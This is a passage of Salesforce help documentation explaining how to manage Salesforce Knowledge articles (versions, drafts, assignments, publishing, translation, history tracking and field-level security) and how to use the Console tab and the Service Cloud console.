To create, edit, or delete articles:	"Manage Articles" AND "Create," "Read," "Edit," or "Delete" on the article type
To publish or archive articles:	"Manage Articles" AND "Create," "Read," "Edit," and "Delete" on the article type
To submit articles for translation:	"Manage Articles" AND "Create," "Read," and "Edit" on the article type
To submit articles for approval:	Permissions vary depending on the approval process settings

Article versions allows you to save an older version of a published article and then see which version of the article is associated with a case. To save the previous version, select the `Flag as new version` checkbox when publishing a new version. The previously published version is saved and the new version is published with the next sequential version number as an identifier.

When an article is attached to a case and a new version of the article is published, the system identifies the version attached to the case as being outdated. For example, if Version 2 is attached to a case and a third version is published, the article attached to the case becomes Version 2 (outdated). This notation ensures that there is a permanent record of which content was associated with the case.

When you click the version number in the Article View, and the Article or Translation Detail pages, you'll see the Version History list. In this list you can:

- View the list of archived versions.
- Click a version's title to view that version of the article.
- Expand the version to view its field change history (if you have history tracking enabled for the article type and for fields).

By default, the system stores up to ten versions of an article, plus any versions that are attached to cases.

When several versions of an article exist, you can restore an older version and republish it. Click `Revert to Draft Version` to copy the archived version's content into a draft article, then republish it as a new version. You can also restore the older version of any associated translations at the same time.

Note: When there is an existing draft for the article, the option to revert isn't available.

You can delete an older, outdated version of an article by selecting `Delete This Version` from the article detail page. Salesforce warns you when the version is associated with a case. If you still want to delete the article, it will no longer be attached to the case. Translated article versions are dependent on the master language article. If the master language version is deleted, the translated versions are also deleted.

Versions also appear in custom reports, allowing you to find and read the article version attached to a case.

Managing Articles and Translations

Creating and Editing Articles

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create articles:	"Manage Articles" AND "Create" and "Read" on the article type
To edit draft articles:	"Manage Articles" AND "Read" and "Edit" on the article type
To edit published or archived articles:	"Manage Articles" AND "Create," "Read," and "Edit" on the article type

Creating Articles

To create an article:

1. On the Article Management tab or from the Articles related list within a case, click **New**.
2. If your knowledge base supports multiple languages, choose the language you're using.
3. Choose an article type, enter the article title, and click **OK**.
4. Edit the article's fields, and select a validation status. If your article contains a rich text area field you can add some formatting such as bulleted lists, links, and images.
5. In the Categories area, choose the categories to associate with your article:
   - Click **Edit** next to a category group to open the category selection dialog box.
   - In the `Available Categories` list expand the category hierarchy to select a category.
   - Click **Add** to move a selected category to the `Selected Categories` list—you can have up to 8 data categories from a data category group assigned to an article.

Note: You cannot add both a category and its child categories to the `Selected Categories` list. When you add a category to an article:

- ◊ Child categories in the `Available Categories` list are unavailable unless you remove the parent from the `Selected Categories` list.
- ◊ Child categories in the `Selected Categories` list disappear from that list.

Users searching for articles can find them by selecting an exact category or by selecting a parent or child category.

- Click **OK**.

6. In the Channels area, select where your article will be available once published:
   - Internal App: Salesforce users can access articles in the Articles tab depending on their role visibility.
   - Customer: Customers can access articles if the Articles tab is available in the portal. Customer Portal users inherit the role visibility of the manager on the account.
   - Partner: Partners can access articles if the Articles tab is available in the portal. Partner portal users inherit the role visibility of the manager on the account.
   - Public Knowledge Base: Articles can be made available to anonymous users by creating a public knowledge base using the *Sample Public Knowledge Base for Salesforce Knowledge* app from the AppExchange. Creating a public knowledge base requires Sites and Visualforce.
   - Your own website. Articles can be made available to users through your company website.
7. Click **Quick Save** to save your changes and remain on this page. Alternatively, click **Save** to save your changes, close the article, and go to the Article Management tab.
8. Optionally:
   - Create an assignment for a user to edit or review the article.
   - Publish the article.
   - Submit the article for approval. If you have the “Publish Articles” article action and an approval process is set up for an article, you'll see both **Publish...** and **Submit for Approval** buttons.

Editing Articles and Translations

In addition to user permissions on the article type, you also need the “Edit Published and Archived Articles” article action to edit articles or translations.

To edit an article:

1. Click **Edit** on the Article Management tab, or click **Edit** on an article or translation detail page.
2. If it is a published article or translation, choose whether to leave it published while you work on a draft copy, or whether to remove the original article from publication and work on it directly. If you work on a copy, publishing the copy replaces the last published version of the article. If you work on the original article, it is unavailable in the channels until you republish it.
3. Edit the article's fields, and select a validation status. If your article contains a rich text area field you can add some formatting such as bulleted lists, links, and images.
4. In the Categories area, choose the categories to associate with your article:
   - Click **Edit** next to a category group to open the category selection dialog box.
   - In the `Available Categories` list expand the category hierarchy to select a category.
   - Click **Add** to move a selected category to the `Selected Categories` list—you can have up to 8 data categories from a data category group assigned to an article.

Note: You cannot add both a category and its child categories to the `Selected Categories` list. When you add a category to an article:

- ◊ Child categories in the `Available Categories` list are unavailable unless you remove the parent from the `Selected Categories` list.
- ◊ Child categories in the `Selected Categories` list disappear from that list.

Users searching for articles can find them by selecting an exact category or by selecting a parent or child category.

- Click **OK**.

5. In the Channels area, select where your article will be available once published:
   - Internal App: Salesforce users can access articles in the Articles tab depending on their role visibility.
   - Customer: Customers can access articles if the Articles tab is available in the portal. Customer Portal users inherit the role visibility of the manager on the account.
   - Partner: Partners can access articles if the Articles tab is available in the portal. Partner portal users inherit the role visibility of the manager on the account.
   - Public Knowledge Base: Articles can be made available to anonymous users by creating a public knowledge base using the *Sample Public Knowledge Base for Salesforce Knowledge* app from the AppExchange. Creating a public knowledge base requires Sites and Visualforce.
   - Your own website. Articles can be made available to users through your company website.
6. Click **Quick Save** to save your changes and remain on this page. Alternatively, click **Save** to save your changes, close the article, and go to the Article Management tab.
7. Optionally:
   - Create an assignment for a user to edit or review the article.
   - Publish the article.

Implementation Tips

- When applying categories, choose the categories that a user would naturally look for as they navigate. Users only find an article if they select its explicitly applied category, the parent of that category, or a child of that category.
- Multiple users can edit the same article at the same time. If that occurs, your changes may be overwritten by a colleague without warning, even if you save your work frequently. To avoid accidental data loss, instruct all users who edit articles to only edit the articles they're assigned.

Best Practices

- Assign articles to the users who should work on them next. Enter assignment instructions that are direct, brief, and clear. Specify a due date to set expectations of when the assignment needs to be completed. If your knowledge base team consistently uses assignments in this manner, you can easily track the progress of your organization's draft articles by looking at the draft articles views on the Article Management tab.

- Make sure to assign yourself the articles you want to work on.

Assigning Draft Articles

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create draft articles:	"Manage Articles" AND "Create" and "Read" on the article type
To assign draft articles:	"Manage Articles" AND "Read" and "Edit" on the article type

Working on draft articles is often a team effort: different members of the editorial staff create drafts, review the text and formatting, add graphics, and so on. With Salesforce Knowledge, you assign draft articles to collaborators once you're finished with your task.

For example, say you create an article and assign it to yourself with the instruction "Write content before the 10th" (as described in step 1 in Figure 8: Example draft article assignment). On the 10th, your article is complete but you need help from a visual designer. You assign your article to your visual designer with the instruction "Finalize the visual design before the 20th" (step 2). When the visual designer opens the Article Management tab, he or she sees the new assignment by selecting `Draft Articles` Assigned to `Me`. When the visual design is finished, the designer reassigns the article back to you for a final check. The article now displays with a new instruction: "Please review the article before publishing" (step 3). Finally, you review the article and decide to schedule its publication on the 31st.



Figure 8: Example draft article assignment

An assignment is a draft article that has been assigned to another user for editing. Assignments may contain brief instructions and a due date. When you create an article, a new assignment is automatically attached to it. You can edit the assignment, enter the instructions, choose an assignee, and specify a due date. Articles can only have one assignment at a given time. Note that all users with sufficient permissions can edit an article, even if they're not the assignee.

To display your assignments on the Manage Articles tab:

1. Click the `Articles` tab in the view area.
2. Select Draft Articles.
3. Filter articles by those assigned to `Me`. You can see a list of all draft articles for your organization by filtering by those assigned to `Anyone`.

To assign or reassign an article:

1. In a `Draft Articles` list, select the checkbox next to an article and click **Assign...**. Alternatively, click **Assign...** from the article detail page or the article edit page.
2. Choose a user.
3. Enter instructions for the assignment.
4. Choose a due date.
5. Check `Send Email` to send an email to the selected users with instructions included.

Note: When you select multiple articles, every assigned user receives one email for every 10 articles assigned.

6. Click **OK**.

Best Practices

- If your editorial process involves several draft stages and collaborative tasks, use assignments to manage these steps.
- Multiple users can edit the same article at the same time. If that occurs, your changes may be overwritten by a colleague without warning, even if you save your work frequently. To avoid accidental data loss, instruct all users who edit articles to only edit the articles they're assigned.
- Make sure to assign yourself the articles you want to work on.

Publishing Articles and Translations
Creating and Editing Articles

Publishing Articles and Translations

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To publish articles:	"Manage Articles" AND "Create," "Read," "Edit," and "Delete" on the article type
To publish translated articles:	"Manage Articles" AND "Create," "Read," "Edit," and "Delete" on the article type

Publishing articles and translations makes them visible in all channels selected. If you publish an article that has translations, all versions of the article are published.

In addition to permissions on an article's article type, you also need the "Publish Articles" or "Publish Translated Articles" article action to publish an article or translation. Alternatively, if your organization has implemented approval processes, you'll be able to publish an article after it has been approved. Note that approval processes aren't available for translations.

1. On the Article Management tab, filter the articles in the view area, select an article or articles, and click **Publish...**. Alternatively, click **Publish...** on either the detail page or edit page of an article.
2. Select `Publish article(s) now` or `Schedule publication on` to choose the date to publish the article.
3. If the article has previously been published, select the `Flag as new version` checkbox to make the new article icon (❋) display next to your article in the selected channels. Users from these channels can see that this article has been modified since the last time they've read it. This checkbox is not available when you publish an article for the first time, as the icon displays by default for new articles.

If the draft being published is a working copy of a currently published article, it is published as a new version of the original.

4. Click **OK**.

Articles you scheduled for publication at a later date continue to appear in the Draft Articles filter, now with the pending icon () next to the article title. Hover over the icon to see the publication date.

Note:

- If you assign an article that is scheduled for publication, you also cancel the scheduled publication.
- Scheduling a publication removes any assignment information. The user who scheduled the publication is assigned to the article.
- Conflicts may occur when different users perform actions on the same articles simultaneously. Depending on who performs the action first, the articles will not be available for subsequent users though the articles still display momentarily in the articles list. Performing an action on these articles results in a conflict error message.
- If you have the “Publish Articles” article action and an approval process is set up for an article, you'll see both **Publish...** and **Submit for Approval** buttons.

Tip: To cancel a scheduled publication, click **Cancel Publication** on the article or translation detail or edit page.

Deleting Articles and Translations

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To delete a draft, published, or archived article	“Manage Articles” AND ”Read,” “Edit,” and “Delete” on the article type

Deleting an article or translation permanently removes it from the knowledge base. You can delete draft articles, draft translations of articles, or archived articles. To delete a published article, first remove it from publication by choosing to edit or archive it.

To delete articles and translations:

1. On the Article Management tab, click the `Articles` tab in the View area.

2. Select Draft Articles or Archived Articles, select the article you want to delete, and click **Delete**. Alternatively, click **Delete** on the detail page of a draft or archived article or draft translation.
3. Click **OK**.

Deleting articles moves them to the Recycle Bin, where you can undelete them if you change your mind. If you delete an article with translations, the translations are also moved to the Recycle Bin. However, if you delete a single translation, you can't undelete it. Deleting an article or translation may fail if another user or the system simultaneously modifies it while the deletion is being processed. You'll receive an error message if this occurs.

Note:

- Conflicts may occur when different users perform actions on the same articles simultaneously. Depending on who performs the action first, the articles will not be available for subsequent users though the articles still display momentarily in the articles list. Performing an action on these articles results in a conflict error message.
- If you delete a draft article that is a working copy of a currently published article, the original published version is not affected but the draft version is permanently removed. It does not go to the Recycle Bin. You can edit the published version to work again on a draft copy.

Managing Articles and Translations

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create, edit, or delete articles:	"Manage Articles" AND "Create," "Read," "Edit," or "Delete" on the article type
To publish or archive articles:	"Manage Articles" AND "Create," "Read," "Edit," and "Delete" on the article type
To submit articles for translation:	"Manage Articles" AND "Create," "Read," and "Edit" on the article type
To submit articles for approval:	Permissions vary depending on the approval process settings

The Article Management tab is your home page for working with articles throughout the publishing cycle as they are created, assigned to collaborators, translated, published, and archived. In addition to having the correct permissions on an article's article type, you also need article actions to complete some tasks.

Article Action	Lets You
Publish Articles	Publish articles.
Publish Translated Articles	Publish translated articles.
Submit Articles for Translation	Submit articles for translation.
Archive Articles	Archive articles, including translated articles.

The Article Management tab defaults to the Articles view.

Article Publishing Cycle

Articles move through a publishing cycle, which is depicted in the graphic below:

1. Create and save a new article.
2. Reassign the article to an editor, translator, reviewer, or any other collaborator as needed. That person can reassign the article as many times as necessary until the content is ready for publication. If an approval process is set up for the article type, you or the person you reassign to submits the article for approval. The article is routed to the appropriate approver or set of approvers, who either approve or reject it.

3. Publish the completed draft to one or more channels, depending on the audiences you've configured: the Articles tab in your Salesforce organization, a customer portal, a partner portal, or a public knowledge base. You can schedule the article to be published on a future date.
4. Update the article as needed. When modifying a published article, you can either remove it from publication so that the original is no longer visible to users, or leave the original published and work on a copy until you're ready to replace the original with your update.
5. Archive the article when it is obsolete to remove it from publication. As with publishing an article, you can archive immediately or on a future date.
6. Delete the article as needed, or turn it into a draft and begin a new publishing cycle.



Figure 9: Article Publishing Cycle

Choosing Articles to View

To specify which articles appear in the list view, use the following options in the sidebar:

- In the View area, select Draft Articles, Published Articles, or Archived Articles. You can filter draft articles by those assigned to you or those assigned to anyone (all draft articles for your organization).
- If applicable, click the Translations tab in the View area, and select Draft Translations or Published Translations. You can filter draft translations by those assigned to you, those assigned to a translation queue, or those assigned to anyone (all draft translations in your organization).
- To refine the current view, you must first select an article language filter and then enter a keyword or phrase in the `Find in View` field. The `Find in View` field is inactivated for archived articles.

- In the Filter area, choose a category from a drop-down menu to filter the current view.

Choosing Columns

To modify which columns display, click **Columns**. The following columns are available depending on what is selected in the view area:

Column	Description	View
`Action`	Displays the actions available for the article or translation.	All articles and translations
`All User Ratings`	Average ratings from users of your internal Salesforce organization, Customer Portal, partner portal, and your public knowledge base.	Published and archived articles and published translations
`Archived Date`	Date the article was archived.	Archived articles
`Article Number`	Unique number automatically assigned to the article.	All articles and translations
`Article Title`	Click to view the article.	All articles
`Assigned to`	The user who is assigned work on the article.	Draft articles and translations
`Assignment Details`	Instructions for the assignment.	Draft articles and translations
`Assignment Due Date`	Date to complete work on the article. If the date has passed, it displays in red.	Draft articles and translations
`Created Date`	Date the article was written.	Draft articles and translations
`Customer Ratings`	Average ratings from users on the Customer Portal and the public knowledge base.	Published and archived articles and published translations
`Language`	The language an article is translated into.	Draft and published translations
`Last Action`	The date and type of the last action taken on a translation.	Draft and published translations
`Last Modified by`	Last person to update the article.	Draft articles and translations
`Last Modified Date`	Last date the article was edited.	All articles and translations
`Most Viewed by all Users`	Average views from users of your internal Salesforce organization, Customer Portal, partner portal, and your public knowledge base.	Published and archived articles and published translations
`Most Viewed by Customers`	Average views from users on the Customer Portal and the public knowledge base.	Published and archived articles and published translations
`Most Viewed by Partners`	Average views from users on the partner portal and the public knowledge base.	Published and archived articles and published translations
`Partner Ratings`	Average ratings from users of your partner portal and public knowledge base.	Published and archived articles and published translations

Column	Description	View
`Published Date`	Date the article was published.	Published articles and translations
`Source Article`	The original article before translation. Click on the article title to view the article.	Draft and published translations
`Translated Article`	The title of the translated article. Click on the translation title to edit the translation.	Draft and published translations
`Translation Status`	Status in the translation cycle. Hover over the icon(s) to view the status for each translation. If a translation has been published, there are separate tabs for draft and published translations.	Articles submitted for translation
`Type`	The article's type, such as FAQ or Product Description, that determines what information the article contains.	All articles
`Validation Status`	Shows whether the content of the article has been validated.	All articles and translations, when enabled
`Version`	The article's version. Hover over the version number to view details about other versions of the article.	All articles

Article and Translation Management Tasks

To create and manage articles and translations:

- Enter a search term or use the category drop-down menu to find an article or translation.
- Click **New** to create a new article.
- Select an article or translation and click **Publish...** to make it visible in the selected channels. If you have the "Publish Articles" article action and an approval process is set up for an article, you'll see both **Publish...** and **Submit for Approval** buttons.
- Click **Edit** next to an article or translation to modify its content or properties.
- Click **Preview** next to an article or translation to see how it will appear for end users. From the `Channel` drop-down menu you can choose any channel where an article is visible except the public knowledge base.

  Note: Voting and Chatter information is not available when previewing a Knowledge article.

- Click the version number of the article or translation to see a list of its other versions.
- Select an article or translation and click **Assign...** to change the owner of an article or translation.
- Select an article or translation and click **Delete** to send an article or translation to the Recycle Bin.
- Select an article and click **Archive...** to archive a published article.
- If multiple languages for Salesforce Knowledge is set up, select an article or articles and click **Submit for Translation**.

Submitting Articles for Translation

If your knowledge base supports multiple languages, the Submit for Translation option is available.

To submit articles for translation from the Article Management tab:

1. Select an article or articles and click **Submit for Translation**.
2. Optionally, select a due date for one translation or all translations. You can set dues dates for each language.

   Due dates appear on the Translations list view. They display in red if the date is passed.
3. Select from the languages supported by your knowledge base.
4. Optionally, change the assignee. You can assign the article to another knowledge base user for translation, or assign the article to a queue for export to a translation vendor.
5. If you want email notifications sent to the assignees, check `Send notification email`.
6. Click **Save**.

Once translations are submitted, users with the "Manage Articles" permission can manage them on the **Article Management** tab. To view submitted translations, select **Translations** in the View area. You can edit, preview, publish, assign, and delete translations.

Tip: The related links area of the **Article Management** tab takes you directly to the setup pages for exporting articles for translation (**Data Management** > **Export Articles for Translation**) and importing translations (**Data Management** > **Import Article Translations**).

The Articles Tab

This document is a starting point for what you can do on the Articles tab.

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view articles:	"Read" on the article type
To create articles:	"Manage Articles" AND "Read" and "Create" on the article type

The Articles tab presents a list of your Salesforce Knowledge published articles. On the Articles tab, you can:

- Search for published articles
- View published articles
- Create an article

- Customize the article information displayed

Customizing the Article Tab

Select the article information displayed and sort the articles on that information.

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view articles:	"Read" on the article type

The Article tab default list view contains articles that were created or updated during the last 30 days. To choose what article information is displayed and sort articles by that information:

1. Click the `Columns` drop-down.
2. Click the article information you want to display.

   New columns are placed at the far right of the article list. Available columns include:

Column	Description
Agent Ratings	The average rating given to the article by knowledge agents using the internal app.
All User Ratings	The average rating cast by knowledge agents, partners, and customers. Visitors to the public knowledge base cannot rate articles. For details about user ratings, see Viewing Articles on page 1866.
Article Number	Unique number automatically assigned to the article. Numbering for articles starts at "000001000." You can't change the format and numbering for this field.
Article Title	The article's title. This column can't be removed.
Customer Ratings	The average rating that customers have given the article. This option only displays if your organization exposes articles via the Customer Portal.
Most Viewed by Agents	Comparative indicator calculated by adding knowledge agent views.
Most Viewed by all Users	Comparative indicator calculated by adding views from all relevant channels: knowledge agents (internal users), Customer Portal users, partner portal users, and visitors to the public knowledge base.

Column	Description
Most Viewed by Customers	Comparative indicator calculated by adding Customer Portal user views.
Most Viewed by Partners	Comparative indicator calculated by adding partner portal views.
Most Viewed by Visitors	Comparative indicator calculated by adding public-knowledge-base visitor views.
New	Flag that indicates whether you have viewed an article.
Partner Ratings	The average rating that partners have given the article. This option only displays if your organization exposes articles via the partner portal.
Published Date	Date the article was published.
Type	Article type assigned to the article. Article types determine the content and format of each article.
Validation Status	Shows whether the content of the article has been validated.

Note: You can only select one information column at a time.

3. Drag the column headers in the order you want them displayed.
4. Click a column header to sort the list according to that column's value.

   You can sort by any column except `Type`.
5. Click the arrow at the bottom of the page to change the number of articles that display on the page at one time.

Salesforce Knowledge Overview

Translating Articles within Salesforce Knowledge

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To work with translated articles:	"Manage Articles" AND "Create," "Read," "Edit," or "Delete" on the article type (depending on the action)

Depending on the status of your translation and the article actions assigned to you, you can do the following from the translation detail page.

Action	Description	Article Status
Archive	Archiving removes published translations that are obsolete so they no longer display to agents and customers on your organization's Salesforce Knowledge channels.	To archive a translation, archive its master article.
Assign...	Assigning changes the owner of the translation.	Draft translations
Delete	Deleting a translation permanently removes it from the knowledge base. **Note:** You can't undelete a draft translation.	Draft translations
Edit	Editing modifies the translation's content or properties.	Draft and published translations
Preview	Previewing shows how the translation appears to end users. **Note:** Voting and Chatter information is not available when previewing a Knowledge article.	Draft and published translations
Publish...	Publishing translations makes them visible in all channels selected.	Draft translations

To translate an article within Salesforce:

1. Click the **Article Management** tab and select **Translations** in the View area.
2. Select **Draft Translations**.
3. Optionally, change the `Assigned To` filter to view articles that are not assigned to you for translation. For example, you may want to view articles assigned to a translation queue.
4. Click **Edit** next to the article and language you want to translate.
5. Enter your translation.
6. Click **Save**.

Note: You can also edit a published translation. It reverts to draft status until you republish it, although you can choose to keep the existing version published while you update it.

Tracking Article History

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create, edit, or delete article types:	"Customize Application" AND "Manage Salesforce Knowledge"

You can track the history of certain fields in articles. Modifying any of these fields adds a new entry to the History related list. All entries include the date, time, nature of the change, and who made the change. Note that not all field types are available for history tracking. Certain changes, such as case escalations, are always tracked. You can also set tracking for the article type and track the full history of an article and its versions. Article events are tracked for up to 18 months.

The system records and displays field updates, publishing workflow events, and language versions for the master article and any translations. When you track old and new values, the system records both values as well as the date, time, nature of the change, and the user who made the change. When you track only the changed values, the system marks the changed field as having been edited; it doesn't record the old and new field values. This information is available in the Version History list and the fields are available in the Article Version History report.

Article history respects field, entity, and record-level security. You must have at least "Read" permission on the article type or the field to access its history. For data category security, Salesforce determines access based on the categorization of the online version of an article. If there is no online version, then security is applied based on the archived version, followed by the security of the draft version.

1. From Setup, click **Customize** > **Knowledge**.
2. Click **Article Types**.
3. Create an article type or edit one from the Article Types list.
4. Click **Set History Tracking**.
5. Choose the fields you want to track.
   Salesforce begins tracking history from that date and time. Changes made before that date and time are not tracked.
6. Click **Save**.

Setting an Article's Field-Level Security

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To set field-level security:	"Customize Application" AND "Manage Salesforce Knowledge"

Field-level security lets administrators restrict users' access to specific fields on detail and edit pages. For example, you can make a "Comment" field in an article visible for Internal App profiles but not for Customer Portal profiles.

If using both article-type layout and field-level security to define field visibility, the most restrictive field access setting always applies. For example, if a field is hidden in the article-type layout, but visible in the field-level security settings, the layout overrides security settings and the field won't be visible. Some user permissions override both page layouts and field-level security settings. For example, users with the "Edit Read Only Fields" permission can always edit read-only fields regardless of any other settings.

Important: Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

To define field-level security:

1. Define security via a permission set, profile, or field.
   - For permission sets or profiles:
     a. From Setup, click **Manage Users**, then click **Permission Sets** or **Profiles**.
     b. Select a permission set or profile.
     c. Depending on which interface you're using, do one of the following:
        ◊ Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the object you want and select it from the list. Click **Edit**, then scroll to the Field Permissions section.
        ◊ Original profile user interface—In the Field-Level Security section, click **View** next to the object you want to modify, and then click **Edit**.
   - For fields:
     a. From Setup, click **Customize** > **Knowledge** > **Article Types**.
     b. Select the article type that contains the field to modify.
     c. Select the field and click **Set Field-Level Security**.
2. Specify the field's access level.

Note: These field access settings override any less-restrictive field access settings on the article-type layouts.

3. Click **Save**.

After setting field-level security, you can modify the article-type layouts to organize the fields on detail and edit pages.

USING UNIFIED HELP DESKS

CONSOLE TAB

Console Tab Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The console is a tab that combines a list view and related records into one screen with different frames so that users have all the information they need when interacting with Salesforce. By using the console, users can quickly find, view, and edit records, such as cases, accounts, and contacts, with fewer clicks and without switching back and forth between screens. Administrators choose the information displayed in the console to accommodate your varied and evolving business needs.

Before setting up or using the console, review console terminology.

Note: The Service Cloud console is different from the Console tab. It improves on the Console tab by displaying records and related items as tabs on one screen. See Service Cloud Console Overview on page 1892.

Console FAQ
Displaying the Console Tab
Navigating within the Console Tab
Tip sheet: Using the Console

Console Concepts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Review the following terminology used to describe the components of the Console tab:

Frames

Separate sections of the console, each displaying a different record, list view, or other page.

List View

The console's top frame, which is a list view of records based on specific criteria. The list views you can select to display in the Console tab are the same list views defined on the tabs of other objects. You cannot create a list view within the console.

Detail View

The Console tab's center frame, which is the detail page view of any record selected from any of the console's other frames. The detail view displays the same page layouts defined for the object's detail pages. When a record is displayed in the detail view, it is highlighted in the list view.

Mini View

The Console tab's right frame which displays the records associated with the record displayed in the detail view. The fields displayed in the mini view are defined in the mini page layouts by an administrator. The mini view does not display if the record in the detail view does not have any records associated with it.

Sidebar

The console's left frame, which displays recent items, the Recycle Bin, and other components, just like the sidebar displayed on every Salesforce page. To show or hide the sidebar in the console, click the border of the left frame.

Related Objects

Objects chosen by an administrator to display in the Console tab's mini view when records of a particular type are shown in the console's detail view. For example, when a case is in the detail view, an administrator can choose to display an associated account, contact, or asset in the mini view.

Mini Page Layouts

A subset of the items in a record's existing page layout that administrators choose to display in the Console tab's Mini View and in Hover Details. Mini page layouts inherit record type and profile associations, related lists, fields, and field access settings from the page layout.

Console Layout

Objects chosen by an administrator to display in the list view frame of the Console tab. For example, if an administrator adds cases to a console layout, then users whose profiles are assigned to that console layout can see list views of cases in the console's list view frame.

Console Tab Overview
Displaying the Console Tab
Navigating within the Console Tab
Tip sheet: Using the Console

Navigating within the Console Tab

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

What you click in the Console tab determines the frame a record displays in.

In the detail view, clicking:

- Buttons or links on the record displays the record in the detail view.
- **Email this page** () displays a link to the record in an email.
- **Link to this page** () displays the record and the URL of the record in a new browser window.
- **Printable View** () displays a printable view of the record in a popup window.
- **Customize Page** ( ) allows you to customize the display of related lists in the detail view of the record.
- **Help for this page** () displays an online help page for the record.

In the mini view, clicking:

- Links displays the record in the detail view. Associated records display in the mini view.
- **View** displays the entire record in the detail view.
- **Edit** displays a mini edit page in the mini view.

  To edit a field not displayed on the mini edit page, click **View** to display the entire record in the detail view, and then click **Edit** from the detail view.
- **Show more** below a related list displays more of the records included in the related list in the mini view. **Show more** displays an additional five records every time you click it, up to a maximum of 100.

  Note: The mini view does not display if the record in the detail view does not have any records associated with it.

In the list view, clicking:

- A link displays the record in the detail view.
- **Refresh** reloads the list view with any updates that have occurred to the records since you began viewing the list.
- A column heading sorts that column in ascending order. Click the heading a second time to sort in descending order.
- A letter at the bottom of the list view filters your list view records by the letter.
- **fewer** or **more** at the bottom of the list view displays a shorter or longer list.
- **Previous Page** or **Next Page** at the bottom of the list view displays the previous or next page of items on the list.
- For more information, see Using the Console List View on page 1891.

In the sidebar, clicking:

- The border of the left frame opens the sidebar in the console. Click the border of the left frame a second time to hide the sidebar.
- A record under `Recent Items` displays the record in the detail view.

- **Calendar** displays the calendar in the detail view.
- **Recycle Bin** displays the Recycle Bin in the detail view.

Tip: Clicking the back or forward buttons on your browser cycles you through pages in the console. You will not immediately exit the console by clicking them.

Note: Not all pages open within the console. For example, clicking **Printable View**, **Check Spelling**, **Help for this Page**, lookup icons, email addresses, and custom links set to open in a new browser window all open outside of the console in a new browser window or popup.

Drag-and-drop editing is not available for calendar views in the Console tab.

Console Concepts
Displaying the Console Tab
Using the Console List View
Tip sheet: Using the Console

Displaying the Console Tab

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

You can start using the Console tab after your administrator has set it up as described in Setting Up the Console Tab on page 2133.

To display the console, click the Console tab. To exit the console, select any tab.

No data displays in the console if the selected list view does not contain any records.

Note: You can only access the Console tab if your administrator has assigned your user profile to a console layout and granted you access to the Console tab. You can customize your display to make the Console tab visible in your tab sets.

Console FAQ
Console Tab Overview
Navigating within the Console Tab
Tip sheet: Using the Console

Using the Console List View

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The Console tab's list view allows you to quickly perform actions within Salesforce without leaving the console.

Display list views

From the drop-down list in the top left of the list view frame, select an object, and then a list view of the object to display in the console's list view frame. You cannot create a list view within the console.

Click **Refresh** to reload the list view with any updates that have occurred to the records since you began viewing the list. The refresh button automatically changes colors when record updates have occurred.

Records italicize in the list view when you edit them in the detail view. This shows you the records you have edited.

Search

Enter keywords in the search box above the list view and click **Go!** to use advanced search across all the searchable records you can access in your organization. Terms in an advanced search are treated as separate words rather than a phrase and can be found in different indexed fields within a record. So, searching for *Pat Powers* in advanced search will find a contact named "Pat P Powers," as well as a contact named "Pat Smith" with an email address of "smith@powers.com.".Search results display in the detail view.

Create records

From the New drop-down list, select any object to create a new record. New record pages display in the detail view.

View recent items

From the Recent Items drop-down list, you can choose to display any of the 10 records you most recently viewed. Recent items display in the detail view.

Perform mass actions

Select the checkbox next to items in the list view, and from the Mass Action drop-down list, choose the action you want to perform on all the selected records.

If you perform a mass action on more than 200 records while using Internet Explorer, you might be automatically logged out of Salesforce.

Note: No data displays in the console if the selected list view does not contain any records.

SERVICE CLOUD CONSOLE

Service Cloud Console Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Watch a Demo: Introducing the Service Cloud Console (2:00 minutes)

A Service Cloud console is an app that's designed for users in fast-paced environments who need to find, update, and create records quickly. It improves on the Console tab by letting you:

- Work with fewer clicks and less scrolling
- Limit switching between pages
- Use keyboard shortcuts to perform actions
- Easily spot important fields on records
- See records and their related items as tabs on one screen so that you never lose context or navigate too far from a record
- Jot notes on each record in an interaction log
- See visual indicators in real time when lists and records are changed by others
- Solve cases by quickly scanning Salesforce Knowledge articles
- Access a SoftPhone for Salesforce CRM Call Center in a footer instead of a sidebar
- Chat with customers in real time using Live Agent

Service Cloud Console Terminology
Using a Service Cloud Console
Call Center Overview

Service Cloud Console Terminology

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

The following terms are used when describing Service Cloud console features and functionality.

Custom Console Component

A Visualforce page added to a Service Cloud console by an administrator to customize, integrate, or extend the capabilities of the console.

Highlights Panel

A customizable table of up to four columns and two rows that appears at the top of every primary tab in a Service Cloud console. It lets you view key information about records at a glance.

Interaction Log

An area in a Service Cloud console where you can jot notes about the main record you're working on without clicking a button, viewing a new tab, or scrolling to the Notes & Attachments related list. Interaction logs are archived on the Activity History related list for easy review and retrieval. Administrators can customize interaction logs to include task fields.

Knowledge Sidebar

A sidebar in a Service Cloud console that displays titles of Salesforce Knowledge articles that may solve the case you're working on. It automatically searches and returns articles from your knowledge base that match any of the words you type in the `Subject` of a case. The sidebar only displays for Salesforce Knowledge users after administrators set it up.

